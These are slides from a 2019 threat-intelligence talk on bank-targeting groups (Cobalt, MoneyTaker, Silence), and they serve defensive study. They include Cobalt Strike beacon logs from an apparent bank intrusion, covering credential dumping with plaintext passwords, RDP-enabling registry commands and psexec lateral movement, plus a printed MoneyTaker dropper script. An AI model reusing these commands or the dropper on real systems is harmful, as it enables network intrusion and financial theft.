

# FINTECH SUMMIT

17.05.2019

Baku, Azerbaijan



## Cyber-Threat Intelligence: Know Your Enemy

Nikolay KOVAL  
CyS Centrum  
koval@cys-centrum.com



# Threat Landscape: '14-'17



22.05

13.08

18.06

2014

22.12

06.03

06.03

06.03

23.12

25.10

2015

23.12

06.12

15.12

17.12

19.01

2016

20.12

06.12

28.02

13.09

28.02

2017

28.02

24.10

08.02

15.03

27.06

13.10

28.02

22.11

24.10



# Threat Landscape: '18-'19



xx.08

xx.06

18.10

2018

06.04

21.11

01.03

11.03

2019

28.03



# Azerbaijan case

18.06.2016

\$850 000

19.08.2016


\$1 300 000



## Нашли наши три миллиона. Остальное где - Петрович?

08:43, 31 декабря 2017

Вчера в Баку привезли на самолете некоего иностранного гражданина Сергея Аксентьевича Петровици, который будучи членом организованной киберпреступной группы причастен к хищению средств из азербайджанских банков. Какой страны он гражданин - не сообщается. Судя по наличию отчества, что характеризует русских, он родом из России или гражданин этой страны. В фамилии последняя буква явно лишняя.



## В Баку гражданина Молдовы, похитившего около \$0,9 млн из азербайджанского банка, приговорили к 10 годам тюремного заключения

Бакинский суд по тяжким преступлениям приговорил гражданина Молдовы Сергеем Петровици, обвиняемого в хищении 1,5 млн манатов (\$880 тыс.) из азербайджанского банка, к 10 годам тюремного заключения, сообщили агентству «Интерфакс-Азербайджан» в канцелярии суда.

"Сегодня суд приговорил С.Петровици к 10 годам тюремного заключения", - отметили в суде.

Как сообщалось ранее, гражданин Молдовы С.Петровици был экстрадирован в Баку в декабре 2017 года по делу о хищении свыше 3 млн манатов группой киберпреступников, действующей за пределами страны, возбужденного Службой государственной безопасности Азербайджана (СГБ).

Согласно информации, преступники незаконно проникли в компьютерную сеть азербайджанского банка, осуществляли денежные переводы, бесконтактным способом вынимали деньги из банкоматов, а также совершали и другие противоправные действия.

По факту было возбуждено дело по статьям 177.3.2 (Кража с причинением крупного ущерба) и 273.4 (Незаконное вмешательство в компьютерную систему или компьютерную информацию) УК Азербайджана



## SWIFT

Ecuador  
01/2015  
SWIFT  
**\$12 mln**

Vietnam  
?/2015  
SWIFT  
**\$1.1 mln**

Bangladesh  
02/2016  
SWIFT  
**\$81 mln**

Honk Kong  
?/2016  
SWIFT  
**\$? mln**

Ukraine x6  
05/2016  
SWIFT  
**\$? mln**

## ATM

Czech Republic  
07/2016  
-/- ATMs  
**\$73 500**

Taiwan  
07/2016  
41/900 ATMs  
**\$2.6 mln**

Thailand  
08/2016  
21/3330 ATMs  
**\$355 000**

Belarus  
08/2016  
-/-110 ATMs  
**€300 000**


Russia  
09/2016  
-/- ATMs  
**€200 000**

Romania  
09/2016  
-/- ATMs  
**€250 000**

**\$10 000 000**



# Jack-Potting



## Q3-Q4 targets



Целевая атака группы Cobalt на банки России, Казахстана, Киргизстана, Беларуси, Азербайджана, Украины и Европы.  
Уязвимость CVE-2017-8759/CVE-2017-0199  
CyS-INT-20#2017-09-20


Belarus	(3 banks)	Russia	(2 banks)
Romania	(4 banks)	Armenia	(1 bank)
Kazakhstan	(3 banks)	Azerbaijan	(1 bank)
Georgia	(2 banks)	Tajikistan	(1 bank)
Hungary	(3 banks)	Kyrgyzstan	(1 bank)
Bulgaria	(1 bank)	Panama	(1 bank)
Moldova	(2 banks)	Ukraine	(1 bank)

# «Как украсть»



КОРП. СЧЕТ

---



БАНКОМАТ

---



ПРОЦЕССИНГ

---



POS-ТЕРМИНАЛ

---





```

01/25 13:29:16 [metadata] 195.xxx.xxx.2 <- 172.16.1.133; computer: BTA3; user: Tigran [REDACTED] *;
pid: 7764; os: Windows; version: 6.1; beacon arch: x86 (x64)
01/25 13:32:54 [input] <j2> sleep 5
01/25 13:32:54 [task] Tasked beacon to sleep for 5s
01/25 13:32:56 [input] <j2> getuid
01/25 13:32:57 [task] Tasked beacon to get userid
01/25 13:33:13 [checkin] host called home, sent: 24 bytes
01/25 13:33:13 [output]
You are [REDACTED]\Tigran [REDACTED] (admin)

01/25 13:33:30 [input] <j2> show_startup
01/25 13:33:30 [task] Tasked beacon to run:
REG QUERY HKLM\Software\Microsoft\Windows\CurrentVersion\Run
...
01/25 13:33:35 [checkin] host called home, sent: 136 bytes
01/25 13:33:36 [output]
received output:

```

```

HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run
  AdobeCS5.5ServiceManager REG_SZ "C:\Program Files (x86)\Common
Files\Adobe\CS5.5ServiceManager\CS5.5ServiceManager.exe" -launchedbylogin
  CNAP2 Launcher REG_SZ C:\Windows\system32\spool\DRIVERS\x64\3\CNAP2LAK.EXE
  zpgfzudoau REG_SZ explorer
"http://itushen.ru/?utm_source=uoua03&utm_content=27e9a4a015218d9e76ddf3a9aa016e79&utm_term=51398A17
C0F983F7D2E8E4791189172C&utm_d=20160920"
  C REG_SZ cmd /c (@attrib -H -R -S C:\Windows\system32\GroupPolicy\Machine\Registry.pol
>nul)&(@copy/b/y C:\Windows\system32\GroupPolicy\Machine\R
C:\Windows\system32\GroupPolicy\Machine\Registry
.pol >nul)&(@attrib +R C:\Windows\system32\GroupPolicy\Machine\Registry.pol >nul)&(@start/b
gpupdate.exe /Force >L)
  Lync REG_SZ "C:\Program Files\Microsoft Office\Office15\lync.exe" /fromrunkey
  BingSvc REG_SZ C:\Users\Tigran [REDACTED]\AppData\Local\Microsoft\BingSvc\BingSvc.exe

```



```

01/25 13:36:36 [input] <script1> screenshot
...
received screenshot (179313 bytes)
...
01/25 13:41:55 [input] <j2> cd Program Files (x86)\Common Files\Adobe\CS5.5ServiceManager
...
01/25 13:41:56 [input] <j2> ls
...
01/25 13:42:01 [output]
C:\Program Files (x86)\Common Files\Adobe\CS5.5ServiceManager\*
...
D      0      10/30/2014 11:08:25    AMT
D      0      10/30/2014 11:08:25    configuration
F     1523360 01/12/2011 07:08:56    CS5.5ServiceManager.exe
F     192512  01/12/2011 07:08:52    libcurl.dll
...
01/25 13:42:32 [input] <j2> shell ren CS5.5ServiceManager.exe CS5.5ServiceManagers.exe
...
01/25 13:42:51 [input] <j2> upload
01/25 13:42:54 [task] Tasked beacon to upload
C:\Users\1\Documents\B@\shell\227_21.12.2016\2017_only_exe_4min\CS5.5ServiceManager.exe as
CS5.5ServiceManager.exe
01/25 13:42:54 [indicator] file: 84f2b9ec740d152fcac0428be10e5c5b 46592 bytes
CS5.5ServiceManager.exe
01/25 13:42:54 [checkin] host called home, sent: 46627 bytes
01/25 13:43:07 [input] <j2> ls
...
01/25 13:43:11 [output]
C:\Program Files (x86)\Common Files\Adobe\CS5.5ServiceManager\*
...
F      46592  01/25/2017 15:42:55    CS5.5ServiceManager.exe
F     1523360 01/12/2011 07:08:56    CS5.5ServiceManagers.exe
...
01/25 13:43:22 [input] <j2> execute CS5.5ServiceManager.exe

```



```

01/25 13:35:41 [input] <script> logonpasswords
01/25 13:35:41 [task] Tasked beacon to run mimikatz's sekurlsa::logonpasswords command
01/25 13:35:44 [checkin] host called home, sent: 464978 bytes
01/25 13:35:48 [output]
received output:

Authentication Id : 0 ; 350049 (00000000:00055761)
Session          : Interactive from 1
User Name        : Tigran [redacted]
Domain          : A [redacted]
Logon Server     : DC3
Logon Time       : 1/24/2017 9:09:51 AM
SID              : S-1-5-21-3194550941-4242210272-635111102-8990
...

wdigest :
* Username : Tigran [redacted]
* Domain   : A [redacted]
* Password : zxcVBN111
...

[00000001]
* Username : Administrator
* Domain   : MIJ [redacted] IN
* Password : !Ar [redacted] bk@
...

[00000001]
* Username : A [redacted] \administrator
* Domain   : 172.16.0.254
* Password : asdFGH123
[00000002]
* Username : A [redacted] \user
* Domain   : 10.228.123.7
* Password : user
[00000003]
* Username : A [redacted] T\user
* Domain   : 10.222.151.15
* Password : user
...

[00000000]
* Username : Nod32
* Domain   : A [redacted]
* Password : qwERTY123

```



```
01/25 13:47:50 [input] <script1> shell net group "domain admins" /domain
...
received output:
The request will be processed at a domain controller for domain A[redacted]k.
```

```
Group name      Domain Admins
Comment         Designated administrators of the domain
```

Members

```
-----
Administrator   Gevorg Sa[redacted]n      Narek S[redacted]an
project          Sergey Ho[redacted]an
The command completed successfully.
```

```
...
01/25 13:49:42 [input] <script1> shell reg query "HKEY_CURRENT_USER\Software\Microsoft\Terminal
Server Client\Default"
```

```
...
received output:
HKEY_CURRENT_USER\Software\Microsoft\Terminal Server Client\Default
    MRU0    REG_SZ    172.16.1.73
```

```
...
    MRU3    REG_SZ    192.168.12.16
...
    MRU9    REG_SZ    172.16.1.74
```

```
01/25 13:56:39 [input] <script1> shell net group /domain
...
received output:
Group Accounts for \\DC3.[redacted]k
```

```
-----
...
*Admin
*Administration
*Agarak Branch
...
*Back Office Department
*Cards and POS Terminals
*Cards Service Sell and Marketing Department
*Cards Transaction Accounts Department
```



```

01/25 14:13:49 [input] <script1> upload X:\netscan.exe (C:\Intel\netscan.exe)
...
01/25 14:13:56 [indicator] file: e7aa560[REDACTED]1b90fc06 1480520 bytes C:\Intel\netscan.exe
...
01/25 14:33:50 [task] Tasked beacon to download C:\Intel\scan.xml
...
download of scan.xml is complete
...
01/25 14:39:07 [input] <j2> net view
...
received output:
List of hosts:

```

Server Name -----	IP Address -----	Platform -----	Version -----	Type ----	Comment -----
...					
<b>BANK-MAILNEW</b>	172.16.2.32	500	6.1		
BCLIENTCA	172.16.1.19	500	6.0	CA	
COMPLIANCEOFFIC	172.16.2.220	500	6.1	Ara Ka [REDACTED]	
DC2	172.16.1.2	500	6.3	Domain Controller 2	
DC3	172.16.1.3	500	6.2	Domain Controller 3	
<b>INTERNETBANKNEW</b>	172.16.1.13	500	6.3		
NOD32	172.16.1.46	500	6.3		
<b>SECURITY1</b>	172.16.1.56	500	6.3		
<b>SWIFTTERMINAL</b>	172.16.1.20	500	6.3		
VIRTBANK-MAIL	172.16.2.31	500	5.1	Armine G [REDACTED]n	
...					
WSUS	172.16.1.49	500	6.2	WSUS	





```

01/25 13:58:07 [input] <script1> sleep 0
01/25 13:58:07 [task] Tasked beacon to become interactive
...
01/25 13:58:25 [input] <script1> socks 47753
01/25 13:58:25 [output]
started SOCKS4a server on: 47753
...
01/25 14:01:49 [input] <script1> enable_rdp
01/25 14:01:49 [task] Tasked beacon to run: REG ADD "HKLM\SYSTEM\CurrentControlSet\Control\Terminal
Server" /t REG_DWORD /v "fDenyTSConnections" /d 0 /f
01/25 14:01:49 [task] Tasked beacon to run: REG ADD "HKLM\SYSTEM\CurrentControlSet\Control\Terminal
Server" /t REG_DWORD /v "fSingleSessionPerUser" /d 0 /f
01/25 14:01:49 [task] Tasked beacon to run: REG ADD "HKLM\SYSTEM\CurrentControlSet\Control\Terminal
Server\Licensing Core" /t REG_DWORD /v "EnableConcurrentSessions" /d 1 /f
01/25 14:01:49 [task] Tasked beacon to run: REG ADD "HKLM\SOFTWARE\Microsoft\Windows
NT\CurrentVersion\Winlogon" /t REG_DWORD /v "EnableConcurrentSessions" /d 1 /f
01/25 14:01:49 [task] Tasked beacon to run: REG ADD "HKLM\SOFTWARE\Microsoft\Windows
NT\CurrentVersion\Winlogon" /t REG_DWORD /v "AllowMultipleTSSessions" /d 1 /f
01/25 14:01:49 [task] Tasked beacon to run: REG ADD "HKLM\SOFTWARE\Policies\Microsoft\Windows
NT\Terminal Services" /t REG_DWORD /v "MaxInstanceCount" /d 5 /f
01/25 14:01:49 [task] Tasked beacon to run: REG ADD "HKLM\SYSTEM\CurrentControlSet\Control\Terminal
Server" /t REG_DWORD /v "AllowTSConnections" /d 1 /f
01/25 14:01:49 [task] Tasked beacon to run: REG ADD "HKLM\SYSTEM\CurrentControlSet\Control\Terminal
Server" /t REG_DWORD /v "TSAdvertise" /d 1 /f
01/25 14:01:49 [task] Tasked beacon to run: REG ADD "HKLM\SYSTEM\CurrentControlSet\Control\Terminal
Server" /t REG_DWORD /v "IdleWinStationPoolCount" /d 1 /f
01/25 14:01:49 [task] Tasked beacon to run: REG ADD "HKLM\SYSTEM\CurrentControlSet\Control\Terminal
Server" /t REG_DWORD /v "TSAppCompat" /d 0 /f
01/25 14:01:49 [task] Tasked beacon to run: REG ADD "HKLM\SYSTEM\CurrentControlSet\Control\Terminal
Server" /t REG_DWORD /v "TSEnabled" /d 1 /f

```



```

received output:
Volume in drive \\172.16.0.254\c$ has no label.
Volume Serial Number is 6874-88C8

Directory of \\172.16.0.254\c$

11/14/2016  02:42 PM                1,569 APS.cer
06/11/2009  01:42 AM                 24 autoexec.bat
06/11/2009  01:42 AM                 10 config.sys
...
12/07/2016  03:01 AM    <DIR>          Windows
          5 File(s)                2,574 bytes
          11 Dir(s)  41,206,902,784 bytes free

01/25 14:48:37 [input] <j2> psexec_psh 172.16.0.254 SMB
01/25 14:48:37 [task] Tasked beacon to run windows/beacon_smb/bind_pipe
(\\172.16.0.254\pipe\status_443) on 172.16.0.254 via Service Control Manager (PSH)
01/25 14:48:37 [indicator] service: \\172.16.0.254 18ea44f
received output:
Started service 18ea44f on 172.16.0.254
01/25 14:49:05 [input] <j2> psexec 172.16.0.254 c$ SMB
01/25 14:49:05 [task] Tasked beacon to run windows/beacon_smb/bind_pipe
(\\172.16.0.254\pipe\status_443) on 172.16.0.254 via Service Control Manager
(\\172.16.0.254\c$\5ed3169.exe)
01/25 14:49:05 [indicator] service: \\172.16.0.254 0d601a0
01/25 14:49:05 [indicator] file: 77d4f[REDACTED]a620cc6d 14848 bytes
\\172.16.0.254\c$\5ed3169.exe
received output:
Started service 0d601a0 on 172.16.0.254
01/25 14:49:24 [output]
established link to child beacon: 192.168.137.1
01/25 14:49:37 [input] <j2> sleep 5s [from: Beacon 192.168.137.1@3568]

```




# «Большая тройка»


MoneyTaker

Silence


Cobalt




December'18




January'19



February'19




March'19





# Money Taker






```

1  dirName = "DBFUpdate";
2  var fso = new ActiveXObject ("Scripting.FileSystemObject");
3  var shell = new ActiveXObject ("WScript.Shell");
4  function getRootDir()
5  {
6      var appData = shell.ExpandEnvironmentStrings("%APPDATA%");
7      return appData + "\\ " + dirName;
8  }
9  function createRootDir()
10 {
11     try
12     {
13         fso.CreateFolder (getRootDir() );
14     }
15     catch(err)
16     {
17     }
18 }
19 }
20 function createTempFile()
21 {
22     tname = fso.GetTempName().split(".")[0];
23     return getRootDir() + "\\ " + tname;
24 }
25 function decodeBase64(base64String)
26 {
27     var xmlDom = new ActiveXObject("Microsoft.XMLDOM");
28     var el = xmlDom.createElement("tmp");
29     el.dataType = "bin.base64";
30     el.text = base64String;
31     return el.nodeTypedValue;
32 }
33 function writeToFile(filePath, binData)
34 {
35     var bso = new ActiveXObject("ADODB.Stream");
36     bso.Type = 1;
37     bso.Open();
38     bso.Write(binData);
39     bso.SaveToFile(filePath);
40     bso.Close();
41 }
42 }
43 var x64 = "TVp3AAAAAACAACAAA...AAAAAAAAAAAAAAAAAA==";
44 var x86 = "TVp3AAAAAACAACAAA...AAAAAAAAAAAAAAAAAA==";
45 var pdf = "JVBERi0xLjUNCiW1t...DAyNzQ3DQolJUVPRg==";
46 try
47 {
48     createRootDir();
49     var tmpExeFile = createTempFile() + ".exe";
50     binData = decodeBase64(x64);
51     writeToFile(tmpExeFile, binData);
52     shell.Exec(tmpExeFile);
53     var tmpExeFile = createTempFile() + ".exe";
54     binData = decodeBase64(x86);
55     writeToFile(tmpExeFile, binData);
56     shell.Exec(tmpExeFile);
57     var tmpPdfFile = createTempFile() + ".pdf";
58     binData = decodeBase64(pdf);
59     writeToFile(tmpPdfFile, binData);
60     shell.Run(tmpPdfFile,1,false);
61 }
62 catch(err){}
63

```



